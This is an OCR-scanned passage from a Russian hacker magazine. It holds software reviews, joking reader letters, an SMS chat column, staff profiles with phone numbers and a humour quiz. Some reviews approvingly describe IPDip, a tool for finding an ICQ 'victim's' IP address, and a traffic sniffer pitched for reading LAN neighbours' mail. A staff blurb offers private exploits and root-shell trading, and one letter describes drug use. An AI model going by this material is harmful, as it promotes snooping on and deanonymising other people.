
EasyTAG - еще одна достаточно популярная утилита для работы с тэгами музыкальных файлов, основанная на GTK+*. Среди поддерживаемых файловых форматов - MP2 и MP3 (с тэгами ID3), FLAC (FLAC Vorbis), Ogg Vorbis (одноименные тэги), MusePack и Monkey's Audio (APE). По умолчанию интерфейс программы представлен четырьмя составляющими: браузером каталогов слева, списком найденных в выбранной директории музыкальных файлов в центре, информацией о выделенном файле справа, а также сканером тэгов и имен файлов в отдельном маленьком окне. При выборе нового каталога по желанию запускается автоматический и рекурсивный поиск, выявляющий наличие поддерживаемых файлов и обновляющий список доступных композиций. Пользовательский интерфейс свободно настраивается: от фиксированных размеров панелей до вывода дополнительных данных о файле (формат, качество, режим, объем и продолжительность) и параметров для браузера. Процессом переименования файлов и обработкой данных в тэгах занимается сканер. В нем даже предусмотрен редактор масок с приличной базой стандартных шаблонов. Развиты возможности преобразований: традиционные замены «_» и «%20» на пробел и наоборот, их удаление или удаление только повторяющихся пробелов/подчеркиваний, работа с регистром, самостоятельное указание нужной замены. Все преобразования могут выполняться как для названий файлов, так и для любых выбранных полей тэга. В тэгах ID3 есть комментарии, куда можно записывать контрольную сумму CRC32. В случае возникновения резкой необходимости можно прослушать обрабатываемую композицию, запустив проигрыватель кликом правой кнопкой мыши. Для этого используется сторонний плеер, указанный в настройках, по умолчанию - XMMS. Одной из особенностей EasyTAG является свой поиск в CDDB. С его помощью при наличии подключения к Сети можно быстро и легко узнать любую нужную информацию о песне/альбоме с сервера CDDB.



* Старые и стабильные релизы - GTK 1.2, а последние версии - GTK 2.4.

GX::TRANSCODER 2.10.2434 BETA 5

Windows 95/98/ME/2K/XP
Freeware
Size: 10720 Кб
www.germanixsoft.de



Моя юная гостья заглядывается на залежь MP3-дисков, но говорит, что все это мусор, потому что нельзя оттуда мелодии в мобилу загнать :). Да, большинство трубок все еще не умеет подсасывать mp3 в качестве ringtones. Часто нужно перегонять оригинал в midi-формат. Безусловно, есть маленькие утилиты для совершения такого дела. Однако зачем нам низко летать? Предлагаемый софт умеет конвертировать все знакомые видео- и музыкальные форматы. С помощью проги я наконец-то перелопатил 5 Gb музыки OGG-формата, который все еще не особо любим большинством трейдеров. Работа с видео помогла причесать мой архив видео на вебе, так что юзерам больше нет нужды искать заковыристые кодеки под каждый мувик. Мне также очень пришлась по вкусу опция записи потоков интернет-радио. Конечно, сейчас ты найдешь десятки других граблей для локальной работы и снятия радиосканов. Однако GX меня прельстил своей универсальностью - все в одном месте и бесплатно!









MP3BLASTER V 3.2.0

Linux, *BSD
Size (в .gz): 306 Кб
www.stack.nl/~brama/mp3blaster
Лицензия: GNU GPL

Mp3blaster - многофункциональный консольный mp3-плеер. Интерфейс основан на ncurses и вполне конкурентоспособен по удобству и возможностям с распространенными GUI. Все основные функции программы забиты на hot keys, которые перечислены в панели помощи наверху. Реализована продвинутая система файлов: после их добавления в текущий playlist можно создавать особые группы, чье главное назначение - создание списков композиций по альбомам и/или исполнителям, а затем работать уже с ними - такой лист легко сохраняется в .lst. То есть, например, перемешивание случайным образом допустимо не только для файлов, но и для созданных групп. В качестве групп могут быть добавлены любые каталоги mp3. Встроенный браузер, предназначенный для добавления песен в playlist, умеет переименовывать/удалять файлы, помечать их как плохие, сразу показывать данные из ID3 для mp3 при просмотре содержимого жесткого диска и даже конвертировать выбранные mp3 в wav. Поддерживаются банальные функции вроде shuffle/repeat, потоковое аудио для прослушивания сетевых радио. В mp3blaster есть свой регулятор громкости - внизу справа расположена маленькая отдельная панель, где можно управлять уровнями общего звука, микрофона, CD и т.п. Удобно организован пульт управления процессом воспроизведения: все основные операции (перемотка, остановка, пауза) забиты на цифры для numpad'а. Система поиска файлов работает как по текущему списку песен, так и по открытому в браузере каталогу.



IPDIP

Win 98/ME/2K/XP
FreeWare
Size: 150 Кб
www.ifud.ru

Существует очень много программ, позволяющих определить по номеру аськи (UIN) IP-адрес. К сожалению, почти все они на сегодняшний день бесполезны, так как в технической поддержке ICQ работают далеко не дураки. И причем этим не-дуракам, видимо, еще и достаточно платят, раз протоколы регулярно совершенствуются, баги патчятся, а новые версии клиентов выпускаются. Но вот появилась новая чудо-программа от автора известного брутфорса IPDBrute, человека, который уже упоминался в X в статье об ICQ-сцене, - VKE.
IPDip позволяет узнать внутренний айпишник жертвы, даже если та слазила в Security & privacy -> Allow direct connections with any user upon my authorization и запретила показ своего адреса. Да, внутренний адрес далеко не всегда совпадает со внешним, но шанс нарваться на диалапника достаточно велик. Итак, в поля Uin и Pass вводим данные левого номера, который будет спрашивать уин жертвы. Просто зарегистрируй свежий 9-знак. Uin to test, соответственно, номер жертвы. Все, нажимаем «TEST» и ждем результатов. Программа достоверно выдаст айпи в случае если выполняются условия: ICQ 2001-2003, статус online, опция приема «Unsupported event notification» не запрещена. Кстати, она не запрещена по умолчанию. Отсюда делай выводы о защите от IPDip'а.


GIVE ME TOO 2.40

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 656 Кб
www.spyarsenal.com

Шароварная софтина с таким интересным названием («Дай мне тоже!») занимается сниферством. Мол, дайте мне тоже посмотреть на вашу переписку, товарищи уважаемые :). Сниферина, прослушивая сетевой трафик, способна перехватывать данные и файлы с последующим сохранением на жесткий диск, передаваемые по таким известным протоколам, как HTTP, SMTP, POP3, IMAP, FTP и IRC. Особенностью Give Me Too является анализирование пакетов на прикладном уровне. Кстати говоря, этот снифер работает не только с перехваченным трафиком, но и с файлами в формате TCPDUMP, где хранится собранная другими аналогичными прогами инфа. Также разработчики побеспокоились о поддержке фильтрации по URL, размеру файлов, IP-адресам и, в зависимости от выбранного протокола, mime-типу, логину, адресу отправителя/получателя и т.д. Ах да, еще прога может перехватывать трафик одновременно на нескольких сетевых интерфейсах, что только добавляет в ее копилку звездочек (я «Фабрики Звезд» обсмотрелся). В общем, у моих соседей по локалке скоро не будет никаких секретов от меня ;).
P.S. Программа на русском языке.

REGCOOL 3.102

Win 95/98/ME/2K/NT/XP
FreeWare
Size: 977 Кб
home.tiscali.de



Скажи, друг (ничего, что я на «ты»?), бывали ли у тебя моменты в жизни, когда попасть в редактор реестра было просто необходимо, но злые админы решили по-легкому отделаться от тебя, запретив доступ к regedit.exe, например заюзав программу из этого номера XP-Antispy? Или, быть может, тебя не устраивает стандартный виндузовский редактор по каким-либо причинам? Тогда ты обязательно установишь с диска программу, которая называется RegCool. Она на самом деле cool.
Интуитивно понятный интерфейс, напоминающий вид старого доброго проводника, поможет тебе без труда внести любые изменения в реестр. Какие - это уж дело твое. Но самая главная фишка софтины заключается в том, что можно сравнивать два реестра с выявлением отличий между ними. Для внутренних компровых расследований самое оно, если регмонитор по каким-либо причинам оказался не у дел.



НАША ЛЕТОПИСЬ:



фото: Алекс Федечко-Мацкевич www.afm.spb.ru

11 августа 2002 года. Фестиваль "Нашествие". Ипподром г. Раменское.

Шнур и Гарик Сукачев обсуждают совместное выступление. Лидер "Неприкасаемых" только что попробовал себя в качестве бэк-вокалиста "Ленинграда".


Наше

Наше Радио

Гарик

Long Live Rock'n'Roll

Лицензия серии РВ N7392 от 16 июня 2003 года



Мое почтение, джентльмены. Этот год дался нам всем очень нелегко с самого начала. Праздники серьезно подорвали моральный дух и читателей, и писателей и капитально выкосили наши ряды. Самые отпетые отдыхающие в отпускном угаре до сих пор уверенно поздравляют X-CREW с эстонским Новым годом. Напоминаю, что уже месяц, как мы с салатиками и пирогом отстрепялись, пора уже приходить в тонус. На дворе февраль, птицы вот-вот на йух и обратно помантся, а у нас до сих пор весь народ веселится и пикует. В качестве стартового аккорда заготовил и я вам несколько хороших новостей.

Во-первых, традиция вознаграждать автора самого дурацкого письма номера возрождается.

Во-вторых, претендентов на это, между прочим, почетное звание стало больше.

Ну и в-третьих, если все будет чики-поки, заведу себе специальную шапку из фольги, чтобы свой мозг от ваших эпистолярных шедевров экранировать, и буду раз в месяц стремительным домкратом вчитываться в почту. Ну и отвечать буду по всей строгости, так что не ленитесь, пишите письма.

ПИСЬМО ОТ: aa aa <sphinx-1@mail.ru> subj: <Magic Folders>

Ну-с, приступим. Первым у нас на повестке дня страждущий гражданин с громогласным именем «аа аа». Певучий такой пацан. И имя простое, не перепутаешь. Так вот, допелся наш касатик. Пишет из последних сил, дескать «ПОМОГИТЕЕЕ!!! забыл пароль после отпуска как его отрыть???????? Не знаю даже как удалить без пароля. Заранее ПАСИБО!!!!!!!!!!!!». Да уж, погудели мощно. Тут не то что пароль, граждане собственную фамилию и исконную половую ориентацию забывают. Хотя если перестать горячиться, то есть одно толковое мнение. Достаешь из широких штанин свой могучий KeyDisk, заправляешь в компьютер и проделываешь несложную последовательность операций: сносишь прогу напрочь, используя опцию DISABLE на KeyDisk-е. Перезагружаешься. Инсталлируешь прогу заново. Кропаешь благодарственное письмо, а новый пароль записываешь в паспорт (графа «имя»). Все!



ПИСЬМО ОТ: Alessio <selo2@narod.ru> subj: <С НовымГодом>

Ну что я говорил, а? Поздравления с Новым годом поступают изо всех волостей. Товарищ Alessio, однако, грамотную мысль озвучил: «Привет всем. Наконец-то могу написать мессагу. Не так давно у нас появился компьютер и даже инет подключили. В общем, тянемся к цивилизации. С Новым Годом, Вас. Счастья, здоровья, успехов в делах и удачи во всем и т.д. и т.п. Отличный у Вас журнал, продолжайте двигаться тем же курсом. У нас на селе он всем очень понравился, правда долго пришлось объяснять, зачем компьютеру нужны дрова. Кстати, нельзя ли сделать аудиоверсию журнала, а то перечитывать вслух сильно достает. Девчонки, когда увидели фото b00b1ika, визжали от восторга. Передают ему отдельный пламенный ПРИВЕТ и приглашают его к себе. Еще раз спасибо Вам и низкий поклон. Alex».

Мы тут подумали и постановили: b00b1ik, как видный представитель отечественных хакеров, должен быть размножен, а дальше его можно будет в большом количестве рассылать по городам и весям с презентациями всех материалов свежего номера. Ну там, чтобы пантомима была, стихи, бодрые песни или там фокусов каких показать трудящимся. Думаю, мы несколько штук в ближайшее время разучим. Начнем со сворачивания свежего X в трубочку и извлечения изнутри кролика. Или мыши. Оптической. А вот про девчонок нам всем очень интересно. Обязательно присылай фотокарточки, пристально рассмотрим на редколлегии.



ПИСЬМО ОТ: Go-V6

Далее с огромным трудовым энтузиазмом знакомимся с посланием от Go-V6. Автор вежливо интересуется методами борьбы с недружелюбными контрагентами и взывает о помощи. Почему бы не помочь хорошему человеку? Итак, что мы имеем: «Привет, Всем! Ребята, вы парни толковые, туфту не пишете и потому обращаюсь я к Вам. Один нехороший человек мое мыло бьет: кидает сообщения 2 за минуту, второй день. Скажите, что можно сделать. Помогите, а то мне мыло жалко!».


Да, вижу, совсем тебя этот нехороший человек расстроил. Но ты не отчаивайся, твоему горю помочь - раз плюнуть. Если ты до сих пор не пользуешься программой The Bat! в качестве почтовой, то пересаживайся на нее и легким движением руки присобачивай к ней байесовский спам-фильтр. Тихонько насвистывая, заряжаешь адресок негодяя в стоп-лист и спокойно живешь дальше, осознавая, что недруг старается зазря. Есть и другой путь, вполне, так сказать, в духе времени: собираешь друзей-знакомых-одноклассников-однокурсников-однополчан и проводишь локальную акцию «Go-V6 пишет письма». Всем коллективом отвечаете пару дней на его послания, а если вы и лично знакомы - зайдите, опять же, массово и культурно на чай. Обсудите подробно вашу переписку, подчистите запасы и пообещайте заходить почаще.





ПИСЬМО ОТ: Gleb <xdoom@bk.ru> (Valinor) subj: <Хау, бледнолицие, и краснокожие...>

Фууу!! т.е. Здорова сновеньки редакция мною изредка читаемого][... Вы это, может расскажите что нужно делать с пуском? А то флоп уже задрал!!! Я тут вас с новым годом решил поздравить! И пожаловаться!!! В нашем городе закончилась ТРАВА! Конечно я понимаю что ни черта не понимаю, и что последний листок бумаги я израсходовал на то чтоб начертить собаке будку, и поэтому вы мое письмо :) тоже не распечатайте. Предпоследний paz когда покупал ваш журнал обнаружил там пакетик с биокеЕМ и от объявшей тоски сооружил бульбик добил из кофейной кружки остатки ганжиума, затем свернул билет в кино в тонкую трубочку и вдохнул ваш BioKey... калбасило... время от времени натыкался на прикольный приход, когда ловишь дорожку вдохнутого.
Несколько месясов спустя я явился к стоматологу, и там последнее что я слышал усаживаясь на кресло пыток, это как по телику передали что кто там где-то задержал крупные поставки кокаина... затем хождение медсестер, ужасный запах горелого камня, и все мое внимание было сфокусировано на картинке чьего-то зуба на моне и CD-ROM'E ASUS точно такоже как был у меня в 1998-2k я его спалил когда мой 166 пень MMX (или уже Celeron 400) был собран без корпуса на пенопласте чтоб ничего не замыкало, с сидюк я спалил пытаясь подключить к нему обычный блок питания на 12v или 9v уже не помню но в итоге он перестал работать... Кароче буду краток, Спасите ДЖА!!! Этому чудесному божеству стало туго в нашем городе, потому что просеивать траву негде!!!!! Sectoid как всегда als biderчи...



ОТВЕТ Х:

Здравствуйте, гражданин Valinor. По существу заданных Вами вопросов хотели бы разъяснить следующее: указанные Вами продукты, то есть трава и биоклей, по нашим данным действительно закончились в Вашем городе. Однако хотелось бы внести полную ясность в ситуацию и довести до Вашего сведения, что ни к какому стоматологу Вы так и не сходили, потому что все эти месяцы сидели в нахлобученном виде и неистово чертили собачьи будки в стиле hi-tech, за каковым занятием Вас и застали родные и близкие. По имеющимся сведениям, указанный в вашем обращении гражданин Джа все это время Вас не покидал и вы вместе хором твердили решительное «НЕТ!» наркотикам и подключались попеременно к низковольтным источникам питания путем немотивированного нажимания кнопки «ПУСК».
С горячим растаманским приветом, подполковники Госнаркоконтроля в запасе, братья Марк Растафараевич Пыховецкий и Сидор Кузьмич Кораблев-Стаканов.
P.S. А за своим призом ты обязательно заезжай лично. И паспорт не забудь. Заодно и покурим всякого.



Привет! Вот и прошли все крупные праздники вроде Нового года и Рождества. Впереди, конечно, еще 23 февраля, 8 марта, Пасха и прочее. Но это уже не так грандиозно и широкомасштабно. А мы тем временем входим в привычный для нас ритм работы и продолжаем отвечать на СМСки читателей. Пальцы уже не трясутся от большого количества промилле алкоголя в крови не только у нас, но и у вас, читателей. Буферы телефонов снова начали переполняться, пальцы привычно застучали по кнопками во время написания ответов. Жизнь пошла своим обычным постпраздничным чередом. Очередную порцию перлов читай ниже.



Редакционный номер

+79037714241





Благодарим СВЯЗНОЙ за спонсорство рубрики «Треп с читателем».



CuTTer

+79263378909

CuTTer - забавный паренек. Иногда на него находит вдохновение, и он разговаривает с незнакомыми людьми часами. Начинает задавать всякие глупые вопросы, шутить не в тему. Поначалу это шокирует не привыкших к таким фокусам людей, но зато потом становится очень весело! Даже Данечка, Бублик и Майндворк одновременно не заставят тебя так улыбаться, как один Куттер, ни с того ни с сего пребывающий в отличном расположении духа. Звони ему и толкай свои мысли по поводу журнала. Или просто болтай ни о чем. И не бойся – это он только на страницах нашего издания главный редактор, серьезный дядька, а так - самый обычный интересный чувак.

Nikitos


+79037916528

Редактор рубрики «Взлом». Никита – славный малый. У него есть отличные задатки настоящего хакера. Расскажет тебе обо всех способах эс-ку-эль-иньекции и прочих кросс-сайт-скриптингах. Но Никита вовсе не заморочен на одних компах. Он еще любит разбивать свою машину об инкассаторский броневик, падать с велосипеда и терять ключи от дачи в самых неожиданных местах. У Никиты насыщенная жизнь, так что можно часами слушать его байки и истории – очень интересно. Звони ему обязательно.

Dr.Klouniz

+79167521175

Гражданин редактор рубрики «Кодинг». По образованию, правда, он медик. Так что если у тебя заболело горло или начались схватки – позвони Саше, и Саша обязательно проинструктирует тебя по полной программе. Санек, к слову, совсем не гей, так что не стоит, как некоторые личности, спрашивать у него, почему он похож на сексуальное меньшинство. Это единственное, что может вывести из себя Лозовского. А так это абсолютно уравновешенный, спокойный человек, любящий интересное общение. К сожалению, Клуниз никак не может регулярно выделять из своего бюджета средства на оплату мобильного телефона, так что лучше не звони, а пиши ему СМС.



Ч: СПИШЬ, ЗЛОДЕЙ??? А Я ВОТ НА РАБОТЕ… :) (+79277984105)
Ж: Еще раз меня разбудишь - работать будет нечем!


Ч: Я долго думал, а зачем задавать глупые вопросы в серьезный журнал? (+79066852434)
Ж: Сдается нам, плохо ты подумал.

Ч: Да, ну у вас и лажают в defaced. Копирайтеры хреновы. (+375296362967)
Ж: Ладно тебе, ты что, действительно повелся на развод о том, что мы - это defaced?
Ч: 2 mesyaca lazil v internet, a dryz'ja skazali, 4to nado kypit' modem, 4to eto? (+79025873772)
Ж: Модем - это такой человек, которого сдают в рабство, чтобы он вместо тебя ходил оплачивать интернет.
Ч: Hi. Kada budut stat'i pro demo scene? I kogda zhe vi zdelaete sms-marafon na 2 obzaca, blin? Daloi reklamy i melkisoft :-) muzona, wareza i piva bolhe! (+79026614143)
Ж: Мы хотели сделать СМС-марафон на два абзаца, но твоя мессага не вместилась, так что пришлось возвращать старые объемы.
Ч: Privet. Kak dela? (+79027640066)
Ж: Привет. Регулярно!

Ч: Привет! Я crazy. Моя подруга не дает мне сохранить на ее компе файл. Говорит, что память переполнена. Гонит. Что делать? (+79222607579)
Ж: Перешли с ее подружкой. Пускай рвет на себе волосы и чистит память.
Ч: Почему на ваших дисках от журнала «][акер» наблюдаются протекторы от чьих-то зубов? (+79226518736)
Ж: Потому что Бублик идет к стоматологу только завтра. А пока что кусает все подряд.
Ч: Kak uskorit ustanovku WinXP na 386DX, a to mi uge sidim 4 chasa. (+79226643508)
Ж: Подождите еще 7 часов - мы придумаем ответ.
Ч: Чего молчим, кого ждем? (+79272376394)
Ж: Тебя ждем, ненаглядный ты наш. Заходи, присаживайся, у тебя парень есть?
Ч: TAK TI ODOLZIS 50 RUBASOV? O4EN NADO, MNE NA HAKER NE HVATAET:(A YA TE ZA ETO ASЬ 12366 PODARЬ! ESLI HO4ES PAROL VISLЬ SMSOM. A NE HO4ES TO NE PRISLЬ. (+380979260447)
Ж: Да ты гонишь, это вообще моя ася!
Ч: HI FORB! KAK DELA? SLUSAI' ODOLZI 50 RUBASOV DO PONEDELNIKA! (+380979260447)
Ж: Слушай, мне самому еще зарплату не дали. Одолжи те 100 рублей, которые у тебя уже есть. А я тебе «Хакер» со скидкой и автографом подарю!
Ч: Zdravstvuite! Ya - sergei. Mozhete izmenit main page moego saita coolchop.narod.ru i opisat kak eto sdelali mne na ale-kharchenko@narod.ru Ya tak toka poimu! Please (+79026550570)

Ч: Forb, mogesh v sleduyushem nomere o Vbscript'e napisat'. (+79055852800)
Ж: Спасибо, что разрешил!
Ч: Вышлите журнал за 12.04: Моск.обл.Клинский р-н, пос. Зубово, ул.Первомайская, д.23 кв.2 Шимкову Сергею с DVD!!! Его не найти в продаже! (+79055906420)
Ж: Обязательно вышлем! Вот только марок купим и сургуча для опечатки посылки!
Ч: Forb, s nastupaiucim Nowim godom «Xakera»! (+79064277023)
Ж: Слушай, а мы забыли, это год какого хакера? Голубого или красного?
Ч: Как запустить в *nix приложения, которые бы продолжали работу при выходе из консоли? (+79128405856)
Ж: Ты действительно думаешь, что у нас не отвалятся руки набирать СМС с полным руководством? Ты нам льстишь, мы не качки.
Ч: Я Вам писать не буду. Вот узнает CuTTer, Вам хана (он мой папа). (+79169121903)
Ж: Куттер, Куттер… И зачем ты только приставал к нашей уборщице? Видишь, нам теперь твои дети угрожают!
Ч: Hi, Forb! How are you? Where are you from? (+79173315569)
Ж: Hi! I'm from Russia, and I learn English very much too!
Ч: Y vas vse pediki? (+79174038334)
Ж: Если бы Лозовский не запретил мне писать о нем, то я бы написал, что только он. А так ни одного.
Ч: Наш Зенит ваше Динамо победит!!! (+79185171828)
Ж: Кони - мусор, мясо - дрянь! Я болею за Кубань!

Ж: Вот оно - НЛП в действии. Попроси затестить сайт соседа под видом своего на прочность и выгляди потом перед тетками крутым взломщиком!
Ч: Privet! Znachit ti givesh v e-burge? A ya v kamenske-uralskom… (+79028879836)
Ж: Привет! Безумно рад, что ты живешь в Каменске-Уральском! А моя тетя живет вообще в Нижней Тунгуске!
Ч: Privet! Mojew pomo4 4elu kotoriy ni x.. Ne ponimaet v progah?:-))) (+79045163833)
Ж: Думаю, тебе уже никто не поможет.
Ч: Мы вчера взломали танк! Потом пришел владелец танка и взломал нас! (+79045490811)
Ж: Печальная история с трагическим концом. Шекспир и Донцова отдыхают!
Ч: Kurish? (+79103156514)
Ж: Нет, только распространяю.




Ч: Проведите мне Enternet! (+79055906420)
Ж: Прости, но мы занимаемся подключением только к Escapenet'у.ы по



Forb

+79058033384


Димка – наша звезда! Мы гордимся Димариком! Он очень умный и продвинутый в компьютерном деле человек. Если тебе необходимо получить приватный эксплойт или сбагрить куда-нибудь рут-шелл, то обращайся к Форбику - он со всем этим поможет. Кстати, Форб предоставляет качественные услуги VPN, поэтому можешь скинуть ему свои координаты и изъявить желание приобрести у него доступ к Виртуальной Частной Сети. В этом случае Форб станет еще дружелюбнее и осчастливит тебя своим общением в два раза быстрее и со стопроцентной вероятностью. Если будешь писать ему СМС, то делай это транслитом.



hiNt

+79262368364

Хинт является редактором CD/DVD, так что если ты желаешь видеть в ближайшем номере какой-то интересный софт, который не так-то просто скачать из-за его большого размера, - обратись к Хинту, он обязательно выполнит твою просьбу. Сделать это ты можешь двумя способами: написать ему СМС или позвонить. Все входящие у Хинталика бесплатные. Также Хинт тебе поможет с ICQ, если ты поможешь найти ему нормальную девушку.



NSD

+79165149558

NSD – живая взлом-машина. Все вопросы касаемо взлома нужно задавать именно ему. Только выбирай темы вопросов тщательно. На глупые и банальные он отвечать не станет и даже может тебя засмеять. Олег любит только сложные вопросы, на которые даже он не сразу найдет ответ. Еще Олег очень крутой перл-программист и обязательно тебе поможет со всеми проблемами в скриптах. Олежик может не спать ночами, ища ответ на задачу. NSD – тот, кто поможет тебе всегда и наверняка. Полагайся на него, и твои проблемы уйдут в небытие.

Гаврилл Цепофанов (gavrya@gavrya.ru)



ХУМОР Кто ты?



Пойми себя

«Кто ты?» – сверхсекретный психологический тест, разработанный известным ученым М.У. Даком в 1961 году. Его программа не получила огласки из-за сенсационно точных результатов опроса. Это было крайне опасно. Да и сейчас тоже несет в себе большую угрозу. Мы получили данные благодаря взлому Олежки НСД (уважаемый отдел «К», сотовый телефон Олега Черных вы найдете в рубрике «Треп с читателями»). Для выяснения собственной личности необходимо ответить на десять вопросов. Это магическое число 10 тоже несет в себе тайный смысл – как говорил сам профессор Дак, пока ему не отрезали язык, если 1 вписать в 0, то получится знак размножения. Гы, сына, лол.

ВОПРОСЫ

1 Ты уставший возвращаешься домой на автобусе с работы/учебы. Видишь свободное место и с радостью плюхаешься туда. Еще мгновение, и рядом появляется непонятно откуда взявшаяся бабушка и вежливо кряхтит: «Милок, уступи место!». Твоя реакция:

а) Конечно, уступлю. Бабушка, наверное, весь день на ногах. А ноги у нее уже больные, ведь она старенькая. Возможно, она еще во Вторую мировую трактор водила в 12 лет. Садись, милая бабушка!
(0 баллов)



б) Возмущенно вскину брови и спрошу, устала ли она так, как устал я. Обязательно поведаю о четырехчасовом таскании 20-килограммовых ящиков с плиткой на пятый этаж. Но если будет настаивать, то я скрепя сердце все-таки дам ей посидеть.
(1 балл)
в) Прищурю взгляд, гордо подниму голову. Окину бабку надменным взором с ног до головы... и обратно. Потом скажу хрипловатым басом: «Следи за моим движением» и плавно вытяну ей заслуженный «ФАК Ю».
(2 балла)

❷ Тебе перебежала дорогу черная кошка. Это значит, что:
а) Блин, сегодня мне, видимо, не повезет. Надо быть аккуратнее везде! Буду чаще смотреть по сторонам на проезжей части, буду внимательнее на контрольных работах в школе. И обязательно буду сплевывать через левое плечо!
(0 баллов)
